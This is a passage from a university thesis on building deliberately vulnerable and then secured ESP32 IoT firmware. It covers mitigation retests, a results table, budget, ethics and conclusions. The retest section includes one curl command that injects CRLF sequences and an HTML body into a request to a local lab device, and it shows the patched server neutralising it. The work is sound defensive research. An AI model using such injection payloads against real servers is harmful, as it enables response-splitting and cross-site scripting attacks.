The injected header was not introduced into the HTTPS response. Instead, the input was safely handled, base64-encoded, and returned as plain data as displayed on Figure 6.11. This confirms that CRLF sequences (\r and \n) are properly sanitized and replaced before being processed.

The second test attempted to manipulate the HTTP body by injecting custom headers that defined the content type and content length, followed by an HTML payload:

```
    curl -v "http://192.168.1.24/vuln?log=Log\%0D\%0AContent-Type:\%20text/
    html\%0D\%0AContentLength:20\%0D\%0A\%0D\%0A<h1>Hacked</h1>"
```

In the patched version, the server did not interpret these directives as raw headers. Instead, the entire injected string was again Base64-encoded and safely returned in the response (see Figure 6.12). This confirmed that the payload was treated as data rather than as executable response metadata.

The third test focused on injecting a JavaScript payload to verify whether cross-site scripting (XSS) was still feasible. Once again, the response encoded the payload in Base64, preventing direct execution in the client.

Fig. 6.12. Secure Body Injection

All other payloads previously tested against version 1.5 were repeated using *https* and the *-k* option to ignore certificate validation. The results were similar in all cases: instead of being executed or interpreted by the server, the injected content was safely returned as Base64-encoded data. This behaviour confirms that \r and \n are no longer parsed as control characters but are treated as part of the input string, successfully mitigating the vulnerability.

A6: Insufficient Privacy Protection Since the */dump* endpoint had been removed in the secure version, the display of private data had been handled with, paired with the fact that data is now stored in the non volatile storage of the ESP32 and that password are stored using sha256, this vulnerability does not need testing.

A7: Insecure Data Transfer and Storage The first test involved intercepting communication using Wireshark to ensure that all HTTPS traffic is encrypted. For version V2.0, the proxy was set, and the connection was done through the proxy. Figure 6.13 illustrates that even though the connection to the proxy (192.168.1.147) was done through https, the communication between the proxy and the board remained in HTTP format, still being vulnerable to MITM attacks and credential spoofing.

To validate the mitigation of vulnerability A7, the following test procedure was conducted on both the secure version V2.0 and the secure version V2.1 of the firmware. The goal was to confirm that communications were encrypted and no sensitive data could be intercepted in plaintext. Additionally, the tests aimed to evaluate the effectiveness of library modifications and the elimination of the reverse proxy solution present in V2.0.

The first test involved intercepting communication using Wireshark to inspect the network traffic and verify encryption. For version V2.0, a reverse proxy was configured, and the connection was routed through it. As shown in Figure 6.13, while the connection from the client to the proxy (192.168.1.147) was performed over HTTPS, the communication between the proxy and the ESP32 board remained unencrypted using HTTP. This configuration leaves the system vulnerable to man in the middle attacks and potential credential spoofing.




Fig. 6.13. Insecure HTTPS

In contrast, traffic captured on version V2.1 showed full encryption directly between the client and the ESP32 device. Confirming that the new implementation correctly enforces HTTPS for all communication without relying on an external proxy.

The second test consisted of attempting a direct HTTP connection to the board. As expected, version V2.0 still allowed insecure communication via HTTP, while version V2.1 refused any non TLS connections, effectively mitigating this attack vector. Figure 6.14 perfectly represents both versions.




Fig. 6.14. HTTP Direct Connection

Its important to note that, similarly to the wifi-setup of the secure version, the use of self-signed certificates may trigger warnings in browsers.

A8: Lack of Device Management & A9: Insecure Default Settings Vulnerabilities A8 and A9 are closely related to how the device is initialized, configured, managed by the user on the first boot.

For A8 (Lack of Device Management), the system now provides dynamic Wi-Fi configuration and a mandatory initial user registration process. This ensures that the device can be properly managed from the very first setup, instead of relying on static, hard-coded parameters. Additionally, the system introduces user role differentiation between administrator accounts and user accounts. Administrators are able to create and delete standard users, while standard users are limited to controlling IoT functionalities without modifying system settings.

For A9 (Insecure Default Settings), the firmware no longer relies on default credentials. Even during the first initialization, the system requires the administrator account with a strong password. This mitigates the common risk where attackers exploit unchanged default credentials to gain access.

Figure 6.15 illustrates the administrator panel, where user management functions are centralized. Administrators can register new users or remove existing ones, providing a clear interface for user management.




Fig. 6.15. Administrator Panel

6.3. Conclusions

The secure firmware versions presented in this work aimed to comprehensively patch the vulnerabilities previously demonstrated in the insecure releases. As the tests have shown, the implemented mitigations effectively solved the vulnerabilities. In particular, the introduction of encrypted communication via TLS, the enforcement of a strong password policy, session management with cookies, and integrity-checked OTA updates represent major steps forward in aligning the firmware with modern IoT security practices.

Nevertheless, as also discussed in each section, there remain limitations and potential risks that must be considered. Some examples include the race condition during the initial administrator account setup, the reliance on self-signed certificates, and the use of a hardcoded secure token for TCP services. While some of these are done for demo testing, its important to fix them when a software if deployed.

Security in IoT is not a one-time goal but an ongoing process. Attackers constantly adapt, and what is considered secure today may be vulnerable tomorrow. Thus, continuous testing, monitoring, and patching are essential to preserve the resilience of the device over time.

6.3.1. Table Summary Secure Version 2.1

OWASP Category	Mitigation Implemented (v2.1)	Testing Result
A1: Weak, Guessable, or Hardcoded Passwords	Hardcoded credentials removed, secure password storage implemented with SHA-256 hashing and NVS (Preferences) and rate limiting request to the login interface were implemented	Login through brute-force with default/weak credentials is no longer successful.
A2: Insecure Network Services	TCP backdoor reinforced to implement TLS encryption using self-signed certificates and a secure token was implemented to verify connections	No longer able to connect with *Netcat* and communication can only be done with *OpenSSL* using the secure token. Communication was verified to be encrypted through the use of *Wireshark*
A3: Insecure Ecosystem Interfaces A4: Lack of Secure Update Mechanism	All route endpoints are protected by authentication mechanisms before access. Firmware updates restricted with hash validation, size limiting and authenticated communication	Attempted unauthenticated POST rejected, only logged in admin can trigger update (this was removed for testing purposes). Invalid hashes or large sized firmware updates are rejected
A5: Use of Insecure or Outdated Components	ESPAsyncWebServer updated to latest stable release, parse functions to avoid CRLF injection were also implemented.	No vulnerable endpoints found, CRLF injection no longer exploitable.
A6: Insufficient Privacy Protection	User data stored as salted SHA-256 hashes, no plaintext or MD5.	Hashes verified secure, password cracking infeasible.
A7: Insecure Data Transfer and Storage	Migration to HTTPS with self-signed certificate, sensitive data transmitted encrypted.	Wireshark analysis shows all traffic encrypted; no plaintext credentials observable.
A8: Lack of Device Management	Admin role management added, secure logout implemented.	Tested role assignment and logout successfully, unauthorized actions blocked.
A9: Insecure Default Settings	Default accounts removed, first-time setup requires custom password.	No default credentials found, fresh installation forces user-defined password.
A10: Lack of Physical Hardening	No more hardcoded credentials in the device, protected through flash encryption	Not actually implemented, but results should show encrypted binary.

TABLE 6.1. MITIGATIONS IMPLEMENTED IN SECURE FIRMWARE (V2.1) AND TESTING RESULTS

7. PROJECT MANAGEMENT

7.1. Overview

This chapter details the planning and management of the project throughout its execution, comparing the estimated times with the real and final times. In addition, there will also be a small section to address the estimated costs necessary to carry out the project.

7.2. Planning

This section outlines the planning and management activities carried out during the thesis development. The planning of this thesis was shaped by academic deadlines, availability of resources, and practical amount of work that could be undertaken during the semester. The beginning of the thesis's work officially began on November 30, and the estimated completion date was June 5. However, due to issues encountered for the dates of the presentation week, unforeseen setbacks, and the need for improvements, the project was delayed until August.

The estimated efforts varied depending on the calendar, the amount of work on academic weeks, excluding exam periods are 30h weekly, this hours were distributed irregularly throughout the days due to the difference in schedule with the remaining subjects. During the summer break, the average time invested increased to approximately 45 hours per week.

To manage the project effectively, the work was divided into six key phases:

Initial Phase – Preparation and Scoping This phase required mainly research time and literature review, with minimal financial cost. The main resource investment was effort in reviewing IoT security frameworks, academic works, and reference projects. Approximately 10% of the total effort was dedicated here, mostly in hours of analysis and documentation, with negligible hardware or software expenses.

Design Phase The design stage required around 15% of the total effort but was critical for planning. Resources were primarily intellectual and organizational such as defining requirements, selecting the Arduino Nano ESP32 as the platform, and preparing the modular development plan. Budget allocation in this phase was limited to the acquisition of the microcontroller and hardware required. Software tools used were open-source, implying no direct cost.

Implementation Phase This was one of most resource-intensive phase, consuming roughly 25% of the total project time. Effort was directed towards firmware development, iterative versioning, and implementation of vulnerabilities. Hardware resources were reused, while software relied on ESP-IDF, Arduino IDE, and additional libraries, all freely available. The main cost was human effort in coding and debugging.

Testing and Evaluation Phase Testing accounted for approximately 25% of the total project workload. The primary resources were time and computational effort such as running penetration tests, designing attack scripts, and documenting results. Hardware and network environments were minimal and isolated, meaning no extra expenses were incurred. The value here lay in rigorous evaluation, rather than financial investment.

Secure Version Phase This phase required around 20% of the overall effort. The resources invested were focused on applying secure coding practices, redesigning vulnerable modules, and verifying mitigations. No additional hardware was required, and costs were limited to time and effort. Testing tools from previous phases were reused, so no new budget allocations were needed.

Conclusions & Documentation Phase The final phase represented about 10% of the total effort. The main resource was writing and preparation time: compiling results, drafting the thesis, preparing presentation materials, and final validation of the project. Hardware and software costs were negligible, as all tools were already acquired in earlier stages. The effort was primarily intellectual and organizational.

Although some phases overlapped, for example, documentation was often developed concurrently with implementation and testing, this breakdown provides an accurate representation of how the project's time and effort were allocated.

To visually represent the overall timeline distribution, a time diagram is included below with the specific dates of the project development sub-phases.




Fig. 7.1. Planning Diagram

As displayed in Figure 7.1, the project stagnated on the firmware analysis, testing and mitigation phases, The static firmware analysis of and embedded device without an operating system was more complex that expected, leading to a bottleneck until the exam period and still not being properly analysed. This setback significantly impacted the original timeline. Fortunately, this delay brought forward the secure version, which was not originally planned to be implemented, and allowed for a more in depth analysis of the system. Moreover, improvements for a better user interface, increase of functions and implementation of the CVE vulnerability were implemented through the extra time.

7.3. Budget

This section details the estimated budget for the project. Although this is a Final Degree Project, a professional environment has been simulated with a realistic cost estimate to assess its economic viability if it were to be developed in a business context.

7.3.1. Personnel Costs

The development of the project has been entirely undertaken by the student, who in a business context would act as a junior IoT developer, with occasional support from a technical supervisor. Following the original planning, a total of 20 weeks (excluding exam periods and day off's for studying) were recorded for the academic calendar, and a total of 9 weeks are estimated for the summer period. Applying the hours per week ratio stated in the planning section, that ends up with academic: 30h/week * 20 weeks + summer: 45h/week * 9 weeks = 1005 estimated hours in total.

The distribution of work and total salary for the personal involved can be appreciated on table 7.1, in which we took into account the average annual salary of a Junior developer in Spain by year [49]. This average is then converted it to an hourly ratio to estimate the total costs. Assuming 40 hours per week over 44 working weeks annually, the estimated hourly wage is:

$$\text{Hourly Rate} = \frac{22,000\,€}{40\,\text{h/week} \times 44\,\text{weeks/year}} = \frac{22,000\,€}{1,760\,\text{h}} \approx 12.50\,€/\text{h}$$

The technical supervisor is assumed to provide 1 hour of support per week during the academic period (20 weeks), with an estimated annual salary of €40,000, resulting in an hourly rate of approximately €22.73.

Professional Position	Hourly rate (€)	Nº Hours	Total cost (€)
Junior IoT Developer	12.50	1005	12,562.50
Technical Supervisor	22.73	20	454.60
Total Personnel		**1025**	**13,017.10**

TABLE 7.1. ESTIMATED PERSONNEL COSTS BASED ON AVERAGE MARKET SALARIES.

7.3.2. Hardware Costs

This project was designed to be low-cost and accessible, implementing realistic vulnerabilities into the embedded device and simulating the hardware pieces such as the fan, the the temperature sensor and the leds. The estimated hardware costs are as follows:

Item	Quantity	Estimated Cost per Unit (€)	Total cost (€)
Microsoft Surface	1	475.00	475.00
Arduino Nano ESP32	1	21.60	21.60
USB-B to USB-C cable	1	11.25	11.25
TP-Link TL-WN722N	1	10.95	10.95
Total Hardware			518.80

TABLE 7.2. ESTIMATED HARDWARE COSTS

As mentioned previously, this project aimed for educational and affordable purposes, subtracting the expenses of real IoT components such as the fan, temperature sensor and the leds. Nevertheless, those products could be useful for a more realistic penetration testing, manipulating the requests and seeing the behaviour of the device in real time. The TP-Link was added due to the absence of monitor mode interface in my laptop.

7.3.3. Software Costs

There are no actual software expenses, as all tools used were open-source or provided through the university license. However, for completeness, the following table includes the hypothetical costs of equivalent tools if licenses had to be purchased.

Software Tool	Quantity	Unit Cost (€)	Total Cost (€)
Windows 11 License	1	145.00	145.00
Arduino IDE (donation)	1	15.00	15.00
Kali Linux ISO (support tier)	1	10.00	10.00
Wireshark (donation)	1	10.00	10.00
Overleaf Premium (6 months)	6	13.70	82.20
Scientific DB access (IEEE, ACM)	1	40.00	40.00
Ghidra (external training/support)	1	50.00	50.00
Total Software			**352.20**

TABLE 7.3. ESTIMATED SOFTWARE COSTS INCLUDING OPTIONAL PROFESSIONAL TOOLS AND SERVICES.

7.3.4. Indirect Costs

The indirect cost, associated with electricity, internet connection, depreciation of equipment and other possible overheads, is calculated as 10% of the direct costs.

$$\text{Indirect Costs} = \text{Total Direct Costs} \times \text{Indirect Rate}$$

Where:
D = Sum of all direct costs = 13,017.10€ + 518.80€ + 352.20€ = 13,888.10€
r = Indirect rate (10%)

$$\text{Indirect Costs} = 13,888.10\,€ \times 0.10 = 1,388.81\,€$$

7.3.5. Total Costs

Cost Category	Amount (€)
Personnel Costs	13,017.10
Hardware Costs	518.80
Software Costs	352.20
Total Direct Costs (D)	**13,888.10**
Indirect Costs (10% of D)	1,388.81
Total Estimated Project Cost	**15,276.91**

TABLE 7.4. FINAL ESTIMATED PROJECT COST.

This estimated costs do not IVA, profit margin, or risk contingency, as the project is for educational and academic purposes and not intended for commercial distribution. IVA

may be applicable to some hardware or software purchases in real business scenarios, but is not considered in this estimate.

7.4. Regulation

This project complies with university guidelines and ethical standards for cybersecurity research, while also aligning with recognized IoT security regulations and best practices. No testing was performed on third-party networks or unauthorized systems. Vulnerabilities were implemented only in controlled, local environments, and all tests were confined to the developer's machine and microcontroller. The design choices, testing approach and proposed mitigations were informed by internationally recognized standards and guidelines, including NIST IR 8259 [17], NIST SP 800-213 [50], ETSI EN 303 645 [16], ENISA good practices [51], IoT Security Foundation guidelines [52], and GDPR data protection principles [53].

In practical terms, this means the project ensured:

- No personal or sensitive data was used or exposed
- The test network was isolated and not broadcasted
- Secure-by-design principles such as avoiding default credentials and documenting update mechanisms were considered.
- Only legally sourced and open-source tools were used.
- A disclosure procedure is acknowledged: simulated vulnerabilities are clearly documented, and their mitigations are demonstrated, reflecting responsible handling
- When secure implementations are tested, HTTPS/TLS is used to prevent eavesdropping and tampering, aligning with encryption best practices.
- No exploitation beyond controlled simulations is performed, ensuring alignment with both privacy law and academic ethics

The project therefore remains within legal and academic boundaries, focusing on simulation and education rather than real-world exploitation, while following internationally recognized IoT cybersecurity guidance.

7.5. Socio-Economic Impact & Contribution to Sustainable Development Goals (SDGs)

IoT devices are increasingly used in homes, industries, and public services. However, their security is often overlooked due to cost constraints, lack of expertise, and limited awareness. This project demonstrates how even low-cost platforms, when improperly

configured, can be vulnerable to attacks with potentially severe consequences for individuals or organizations.

By deliberately implementing and testing common vulnerabilities in a controlled environment, this work aims to:

- Raise awareness among developers, students, and educators about IoT security risks.
- Encourage better security practices during the early stages of IoT product development.
- Provide an educational framework and teaching tool for embedded systems and cybersecurity courses.
- Highlight the socio-economic importance of security-by-design in reducing future costs of breaches and failures.

The main impact lies in the project's potential to improve the quality, safety, and trustworthiness of future connected devices by influencing education and raising awareness among IoT developers. Beyond its academic and technical contributions, the project also aligns with several Sustainable Development Goals (SDGs) [54]. Specifically, it supports:

- **SDG 4: Quality Education** by providing an educational and safe framework for learning about cybersecurity in Internet of Things (IoT) environments, enabling students and researchers to experiment with vulnerabilities in a controlled manner
- **SDG 9: Industry, Innovation and Infrastructure** by addressing the security challenges of IoT technologies, which are increasingly deployed in critical infrastructure. By simulating threats and proposing secure implementations, the project contributes to building resilient and trustworthy digital infrastructures.
- **SDG 11: Sustainable Cities and Communities** since smart devices form part of urban services and home automation, where their protection is essential for safety and sustainability.
- **SDG 16: Peace, Justice and Strong Institutions)** by emphasizing ethical research, responsible disclosure, and trust in digital technologies.

Thus, the socio-economic impact of this project extends beyond technical experimentation, it contributes to raising awareness, supporting education, influencing responsible IoT development, and reinforcing the global agenda for sustainable and secure digital transformation.

8. CONCLUSIONS

This section presents the main conclusions drawn from this final degree project. It also proposes possible future lines of improvement and further development that would expand its usefulness in the field of IoT devices.

8.1. Summary of Achievements

The thesis project successfully achieved its primary goal of developing a modular and progressively vulnerable firmware for the Arduino Nano ESP32. This firmware can be used for educational penetration testing and security analysis in IoT environments. Through the deliberate integration of vulnerabilities from the OWASP IoT Top 10 (2018), it was possible to simulate realistic attack scenarios and analyse their risk in a controlled environment.

The main achievements obtained on the project are:

Functional educational platform The firmware provides a hands-on platform that demonstrates how insecure design decisions can be exploited in real-world IoT devices. It can be used for teaching and cybersecurity practitioners about the practical consequences of poor security practices. And by building and exploiting real firmware, users can gain a deeper understanding of both attacker methodology and defensive techniques for these types of devices.

Modular structure The firmware was designed with a modular approach, allowing vulnerabilities to be progressively integrated through a structured versioning system. Although the simplicity of the waterfall approach presented challenges when restructuring or extending functionality, the modular design allows the selective activation of vulnerabilities through versions for targeted testing and clear demonstration of the vulnerabilities, ultimately leading in the most complete and vulnerable version and its secure counterpart.

OWASP IoT Top 10 remains highly relevant Despite being published in 2018, the vulnerabilities listed can still be present in many real-world IoT devices, underlining the importance of integrating security early in IoT development cycles.

Security mitigations Although not originally planned, implementing mitigation strategies to protect the device against the intentionally introduced vulnerabilities became a critical aspect of the project. It allowed for a realistic evaluation of how a resource constrained board like the Arduino Nano ESP32 could still accommodate essential security

measures. Moreover, during the integration of the mitigations, some standard countermeasures couldn't be applied due to the lack of resources, but still finding substitutes and adapting the techniques demonstrated that, even in constrained environments, it is feasible to implement meaningful protections. These findings emphasized that security is not only about what you implement, but how you implement it.

In summary, the project achieved its technical objectives and served as a valuable learning platform for exploring IoT security. By developing real firmware with deliberately embedded vulnerabilities, and then testing and mitigating them, the project provides hands-on experience with both offensive and defensive techniques. Its modular structure makes it adaptable for future research or educational use, and it demonstrates how even low-resource devices can be secured effectively with proper design and implementation.

8.1.1. Personal Conclusions

This thesis contributed significantly to both my technical and professional development. It not only expanded my understanding of embedded systems and network protocols but also deepened my expertise in cybersecurity research and software engineering.

The implementation and testing of vulnerabilities gave me first-hand experience with how insecure practices may present themselves in the development phase and how they can be exploited. Reverse-engineering my own firmware to verify exploitability enhanced my firmware analysis skills and taught me to think like an attacker while developing like a defender.

Although not among the original objectives, researching and integrating a real-world vulnerability like *CVE-2025-53094 (CRLF Injection)* marked a major personal achievement. It also settled the baseline for switching the project from the standard *WebServer.h* library to a third party one that implemented asynchronous requests, enabling a more realistic and flexible simulation of web based vulnerabilities.

Developing both vulnerable and secure versions of the firmware involved in depth research into mitigation strategies—from cryptographic practices like SHA-256 hashing to the use of HTTPS via TLS. I learned how to balance theoretical knowledge with practical implementation, ensuring that proposed solutions are not only effective but also feasible on resource constrained platforms.

One of the most valuable insights was through the development of the secure version, where I understood that even well intentioned mitigation strategies can be vulnerable if not correctly implemented. For example, storing hashed passwords without enabling NVS encryption leaves data vulnerable to extraction. The HTTPS proxies like Caddy, allows for encrypted security as long as the device is accessed through it, but it may be vulnerable through a network scan or the HTTP request the Arduino may send to the IoT devices if not handled properly.

Overall, the project helped me grow as a firmware developer, a cybersecurity analyst,

and a systems thinker. It cultivated my ability to approach problems methodically, reason about complex systems, and build solutions that are robust, testable, and educational. These lessons will inform both my future academic work and my professional path in the field of cybersecurity.

8.2. Limitations & Difficulties

During the development of this thesis, several challenges and limitations were encountered. While these hurdles added complexity, they also provided valuable learning opportunities and helped define the boundaries of what could be realistically achieved within the timeframe and available resources.

Network compatibility issues One of the first practical issues was related to Wi-Fi connectivity. The Arduino Nano ESP32 does not support 5GHz networks, which became a considerable limitation during my stay in Norway, where the available infrastructure primarily operated over 5GHz bands. This affected my ability to consistently test the firmware in real-world conditions, as I had to adapt my environment to maintain compatibility with 2.4GHz networks.

Lack of methodological standards Another significant challenge was the absence of any standardized framework or methodology for developing vulnerable firmware for educational purposes. Unlike traditional software engineering or hardware design projects, there is no widely accepted approach to structuring a project that involves intentionally implementing and exploiting vulnerabilities in a controlled setting. This lack of precedent made it difficult to define the project's initial scope and architecture, especially in its early stages.

Choosing between existing projects or developing a custom one Opting to build a custom firmware from scratch posed an inherent risk. Several pre-existing projects were available online—such as:

- ESP32 RFID User Management Web Server
- Control ESP32 GPIOs from Anywhere

However, these alternatives were often repetitive, focused to a set of possible vulnerabilities, or lacked transparency regarding their security implementations. While using one of these projects could have reduced development time and could have allowed a more in depth cybersecurity analysis and research, they did not offer the educational depth required to explore multiple vulnerabilities and mitigations. By choosing to create my own project, I was able to cover the entire process—from secure software design to

vulnerability research, implementation, exploitation, and mitigation. Resulting in a far more complete experience. Nonetheless, this also meant less time could be allocated to deep-diving into specific exploitation techniques or simulating real-world attacks on IoT devices.

Firmware analysis complexity One of the most technically demanding aspects of the project was firmware analysis. Tasks such as extracting the firmware image, identifying partition layouts, restructuring the binary, and locating the Arduino main loop were far more time consuming than initially expected. These are some of the most main steps in a reverse engineering analysis, yet many of them proved partially or entirely unsuccessful due to the complexity of ESP32's architecture and the limitations of available guidelines. Particularly, the *Analysing an Esp32 flash dump with ghidra* [41] was really useful for understanding the ESP32 layout and how to handle the initial steps of the analysis, but the fact that the elf conversion is not available for ESP32-S3 micropchips complicated the later part. As a result, only a subset of the desired analysis could be documented in this thesis, despite the considerable time invested.

Implementation constraints in the secure version Developing the secure counterpart of the firmware introduced additional technical difficulties. Several features, such as enabling NVS encryption, were not compatible with the Arduino IDE at the time of writing. Transitioning to PlatformIO or using native ESP-IDF would have enabled these features but would also have required a complete restructuring of the project. Similarly, while migrating to HTTPS was successful through the use of a Caddy proxy, it became evident that this solution didn't fully mitigate the vulnerability. Leading to fixing the library problem and fully integrating HTTPS.

